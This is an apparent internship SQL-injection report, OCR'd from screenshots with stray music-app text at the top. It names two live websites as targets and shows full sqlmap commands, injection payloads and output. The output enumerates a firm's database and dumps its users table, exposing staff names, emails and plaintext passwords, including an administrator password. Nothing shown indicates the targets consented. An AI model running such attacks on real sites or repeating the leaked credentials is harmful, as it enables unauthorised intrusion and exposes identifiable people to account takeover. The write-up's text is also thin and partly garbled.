
Made For Vasu

Daily Mix 01 Daily Mix 02 Daily Mix 03 Daily Mix 04 Daily Mix 05

Install App

and elevation

ola Chola
Rahman, Mano, Anurag Kul



open.spotify.com/?flow_ctx=255870f6-1958-41c3-8654-b84da4e9a812%3A1733569534

Gmail YouTube Maps Sign in 4K Aesthetic anime... My Account - PortS... All Bookmarks

What do you want to play?

Explore Premium Install App

Your Library

Playlists Artists Albums

Recents

Liked Songs
Playlist • 111 songs

Beat and elevation
Playlist • Vasu

All Music Podcasts

Liked Songs

Beat and elevation

Pushpa 2 : The Rule (Telugu) All Songs 🔥 - Pushpa
Pushpa | Kissik | Peelings | Sooseki | Renuka

Sabrina Carpenter

NaaNaa Hyraanaa (From "Game Changer") (Telugu)

Arjun Reddy

Seethamma Vakitlo Sirimalle Chettu

Devara Telugu All Songs 🔥 - Daavudi | Fear Song |
All Hail The Tiger | Jr NTR | Devara 2

Beat and elevation

TASK-2:

1. TITLE OF VULNERABILITY: SQL Injection

2. CVSS SCORE: Base score of CVSS v3 7.1 to 9.8.

3. RELATE TO OWASP TOP10: A03: 2024 SQL INJECTION

4. DESCRIPTION: Here we done the sql injection by injecting sql payloads.

5. DETAILED EXPLANATION: The sql injection work as injecting the malicious payloads made by sql commands.

Here we have done sql injection on the give websites and gather the information from it.

By using the sql injection it displays the vulnerable and key information of organisation or the data of users in the data base.

6. IMPACT:

The impact of this attack leads data breach, reputation damage and user information and privacy

7. RECOMMENDATIONS: the recommendations are implement secure design principles, perform threat modelling, apply secure coding, conduct security reviews and audits and use secure development frameworks.

8. REFERANCE: I refer from the supraja technologies internship and internet, some from books and chat gpt.


9. Step by Step procedure:

1. Vulnerability websites:


1. https://www.jb.com.np
2. http://www.embryohotel.com

2. Payloads:


10. PROOF OF CONCEPT:




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "https://www.jb.com.np/gallery_detail.php?id=8" --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers ass
esponsible for any misuse or damage caused by this program

[*] starting @ 05:37:06 /2024-12-08/

[05:37:07] [INFO] resuming back-end DBMS 'mysql'
[05:37:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7s9j6s4carv...lia9ju5751'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=8' AND 3060=3060 AND 'BlvV'='BlvV

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=8' AND (SELECT 8310 FROM(SELECT COUNT(*),CONCAT(0x71716b6a71,(SELECT (ELT(8310=8310,1))),0x7170717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'xWaD'='xWaD

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
    Payload: id=8' AND SLEEP(5) AND 'wzKY'='wzKY

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: id=-6815' UNION ALL SELECT CONCAT(0x71716b6a71,0x734a79756d4c56696e494d6250476363494f48796a5441466b43794b696642504b784c6347514c52,0x7170717871)-- -
---
[05:37:11] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx 1.26.1
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[05:37:13] [INFO] fetching database names
[05:37:23] [INFO] retrieved: 'information_schema'
[05:37:27] [INFO] retrieved: 'jbcomnp_webcms'
```




```
    Payload: id=8' AND (SELECT 8310 FROM(SELECT COUNT(*),CONCAT(0x71716b6a71,(SELECT (ELT(8310=8310,1))),0x7170717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'xWaD'='xWaD

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
    Payload: id=8' AND SLEEP(5) AND 'wzKY'='wzKY

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: id=-6815' UNION ALL SELECT CONCAT(0x71716b6a71,0x734a79756d4c56696e494d6250476363494f48796a5441466b43794b696642504b784c6347514c52,0x7170717871)-- -
---
[05:37:11] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx 1.26.1
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[05:37:13] [INFO] fetching database names
[05:37:23] [INFO] retrieved: 'information_schema'
[05:37:27] [INFO] retrieved: 'jbcomnp_webcms'
available databases [2]:
[*] information_schema
[*] jbcomnp_webcms

[05:37:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.jb.com.np'

[*] ending @ 05:37:27 /2024-12-08/


┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "https://www.jb.com.np/gallery_detail.php?id=8" -D jbcomnp_webcms --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.9#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers ass
esponsible for any misuse or damage caused by this program

[*] starting @ 05:45:26 /2024-12-08/

[05:45:27] [INFO] resuming back-end DBMS 'mysql'
[05:45:27] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=refc8o09qvf...fidal8sm00'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=8' AND 3060=3060 AND 'BlvV'='BlvV

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=8' AND (SELECT 8310 FROM(SELECT COUNT(*),CONCAT(0x71716b6a71,(SELECT (ELT(8310=8310,1))),0x7170717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'xWaD'='xWaD
```




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=8' AND 3060=3060 AND 'BlvV'='BlvV

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=8' AND (SELECT 8310 FROM(SELECT COUNT(*),CONCAT(0×71716b6a71,(SELECT (ELT(8310=8310,1))),0×7170717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'xWaD'='xWaD

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
    Payload: id=8' AND SLEEP(5) AND 'wzKY'='wzKY

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: id=-6815' UNION ALL SELECT CONCAT(0×71716b6a71,0×734a79756d4c56696e494d6250476363494f48796a5441466b43794b696642504b784c6347514c52,0×7170717871)-- -
---
[05:45:36] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx 1.26.1
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[05:45:36] [INFO] fetching tables for database: 'jbcomnp_webcms'
[05:45:48] [INFO] retrieved: 'md_download_category'
[05:45:50] [INFO] retrieved: 'md_downloads'
[05:46:05] [INFO] retrieved: 'md_image_category'
[05:46:10] [INFO] retrieved: 'md_images'
[05:46:14] [INFO] retrieved: 'md_news'
[05:46:16] [INFO] retrieved: 'md_pages'
[05:46:22] [INFO] retrieved: 'md_related_links'
[05:46:31] [INFO] retrieved: 'md_slider'
[05:46:42] [INFO] retrieved: 'md_users'
[05:46:46] [INFO] retrieved: 'md_vacancy'
Database: jbcomnp_webcms
[10 tables]
+----------------------+
| md_download_category |
| md_downloads         |
| md_image_category    |
| md_images            |
| md_news              |
| md_pages             |
| md_related_links     |
| md_slider            |
| md_users             |
| md_vacancy           |
+----------------------+

[05:46:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.jb.com.np'

[*] ending @ 05:46:46 /2024-12-08/
```



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "https://www.jb.com.np/gallery_detail.php?id=8" -D jbcomnp_webcms -T md_users --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.9#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
esponsible for any misuse or damage caused by this program

[*] starting @ 05:49:20 /2024-12-08/

[05:49:21] [INFO] resuming back-end DBMS 'mysql'
[05:49:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=if4p2jjhnfs...nt0iec3d26'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=8' AND 3060=3060 AND 'BlvV'='BlvV

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=8' AND (SELECT 8310 FROM(SELECT COUNT(*),CONCAT(0×71716b6a71,(SELECT (ELT(8310=8310,1))),0×7170717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'xWaD'='xWaD

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
    Payload: id=8' AND SLEEP(5) AND 'wzKY'='wzKY

    Type: UNION query
```



```
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[05:50:03] [INFO] fetching columns for table 'md_users' in database 'jbcomnp_webcms'
[05:50:11] [INFO] retrieved: 'user_id','int(4)'
[05:50:13] [INFO] retrieved: 'user_name','varchar(20)'
[05:50:15] [INFO] retrieved: 'user_pass','varchar(50)'
[05:50:18] [INFO] retrieved: 'email','varchar(100)'
[05:50:27] [INFO] retrieved: 'FullName','varchar(50)'
[05:50:32] [INFO] retrieved: 'Address','varchar(100)'
[05:50:38] [INFO] retrieved: 'UserType','int(11)'
[05:50:38] [INFO] fetching entries for table 'md_users' in database 'jbcomnp_webcms'
[05:50:52] [INFO] retrieved: 'J&B','Administrator','0','jb@jb.com.np','6','admin','joshi&bhandary3423'
[05:50:53] [INFO] retrieved: 'Dillibazar','prabin K Jha ','1','prabin.k.jha@jb.com.np','7','prabin','prabin'
[05:50:54] [INFO] retrieved: 'Dillibazar','Manmohan raj Kafle ','1','manmohan.r.kafle@jb.com.np','8','manmohan','manmohan'
[05:50:55] [INFO] retrieved: 'Dillibazar','subarna Basnet','1','subarna.basnet@jb.com.np','9','subarna ','subarna'
[05:51:02] [INFO] retrieved: 'Dillibazar','Sajani Aryal ','1','sajani.aryal@jb.com.np','10','sajani','sajani'
[05:51:04] [INFO] retrieved: 'Dillibazar','Sareena Khadgi ','1','sareena.khadgi@jb.com.np','11','sareena ','sareena'
[05:51:07] [INFO] retrieved: 'Dillibazar','Brajesh Verma','1','brajesh.verma@jb.com.np','12','brajesh','brajesh'
[05:51:09] [INFO] retrieved: 'Dilibazar','Shreejan Shrestha','1','shreejan.shrestha','13','shreejan','shreejan'
[05:51:11] [INFO] retrieved: 'Dilibazar','Saroj Thapa','1','saroj.thapa@jb.com.np','14','saroj','saroj'
[05:51:12] [INFO] retrieved: 'Dillibazar','Anjan Nepal ','1','anjan.nepal@jb.com.np','15','anjan','anjan'
[05:51:15] [INFO] retrieved: 'Dillibazar','Shristi Tiwari ','1','shristi.tiwari@jb.com.np','16','shristi','shristi'
[05:51:19] [INFO] retrieved: 'Dillibazar','Surendra Basnet ','1','surendra.basnet@jb.com.np','17','surendra','surendra'
[05:51:21] [INFO] retrieved: 'Dillibazar','Susheela Chand','1','susheela.chand@jb.com.np','18','susheela','susheela'
Database: jbcomnp_webcms
Table: md_users
[13 entries]
+---------+----------------------------+------------+--------------------+----------+-----------+--------------------+
| user_id | email                      | Address    | FullName           | UserType | user_name | user_pass          |
+---------+----------------------------+------------+--------------------+----------+-----------+--------------------+
| 6       | jb@jb.com.np               | J&B        | Administrator      | 0        | admin     | joshi&bhandary3423 |
| 7       | prabin.k.jha@jb.com.np     | Dillibazar | prabin K Jha       | 1        | prabin    | prabin             |
| 8       | manmohan.r.kafle@jb.com.np | Dillibazar | Manmohan raj Kafle | 1        | manmohan  | manmohan           |
| 9       | subarna.basnet@jb.com.np   | Dillibazar | subarna Basnet     | 1        | subarna   | subarna            |
| 10      | sajani.aryal@jb.com.np     | Dillibazar | Sajani Aryal       | 1        | sajani    | sajani             |
| 11      | sareena.khadgi@jb.com.np   | Dillibazar | Sareena Khadgi     | 1        | sareena   | sareena            |
| 12      | brajesh.verma@jb.com.np    | Dillibazar | Brajesh Verma      | 1        | brajesh   | brajesh            |
| 13      | shreejan.shrestha          | Dilibazar  | Shreejan Shrestha  | 1        | shreejan  | shreejan           |
| 14      | saroj.thapa@jb.com.np      | Dilibazar  | Saroj Thapa        | 1        | saroj     | saroj              |
| 15      | anjan.nepal@jb.com.np      | Dillibazar | Anjan Nepal        | 1        | anjan     | anjan              |
| 16      | shristi.tiwari@jb.com.np   | Dillibazar | Shristi Tiwari     | 1        | shristi   | shristi            |
| 17      | surendra.basnet@jb.com.np  | Dillibazar | Surendra Basnet    | 1        | surendra  | surendra           |
| 18      | susheela.chand@jb.com.np   | Dillibazar | Susheela Chand     | 1        | susheela  | susheela           |
+---------+----------------------------+------------+--------------------+----------+-----------+--------------------+

[05:51:21] [INFO] table 'jbcomnp_webcms.md_users' dumped to CSV file '/root/.local/share/sqlmap/output/www.jb.com.np/dump/jbcomnp_webcms/md_users.csv'
[05:51:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.jb.com.np'

[*] ending @ 05:51:21 /2024-12-08/


┌──(root㉿kali)-[/home/kali]
└─# 
```



JB JOSHI & BHANDARY

Home | Introduction | Our Strength | Our Service Lines | Our Credentials | Publications | Contact |

Downloads

Public Downloads

No files found...

Download Category

SN	Title	Size	
1	J&B Staff E-Mail ID	634 KB	Download
2	J&B Travel Advance form	582 KB	Download
3	Advance Settlement Form	697 KB	Download
4	J&B Leave application Form	104 KB	Download

Resources and Publications

SN	Title	Size	
1	A study of FNAC of cervical lymph nodes	125 KB	Download
2	file name again	0 KB	Download

Member Menu

Downloads
Change Password
Logout

News

2018-05-02

Minimum Fee Criteria

Institute of Chartered Accountants of Nepal (ICAN) Council as per its decision dated Falgun 04 [...]

2018-05-01

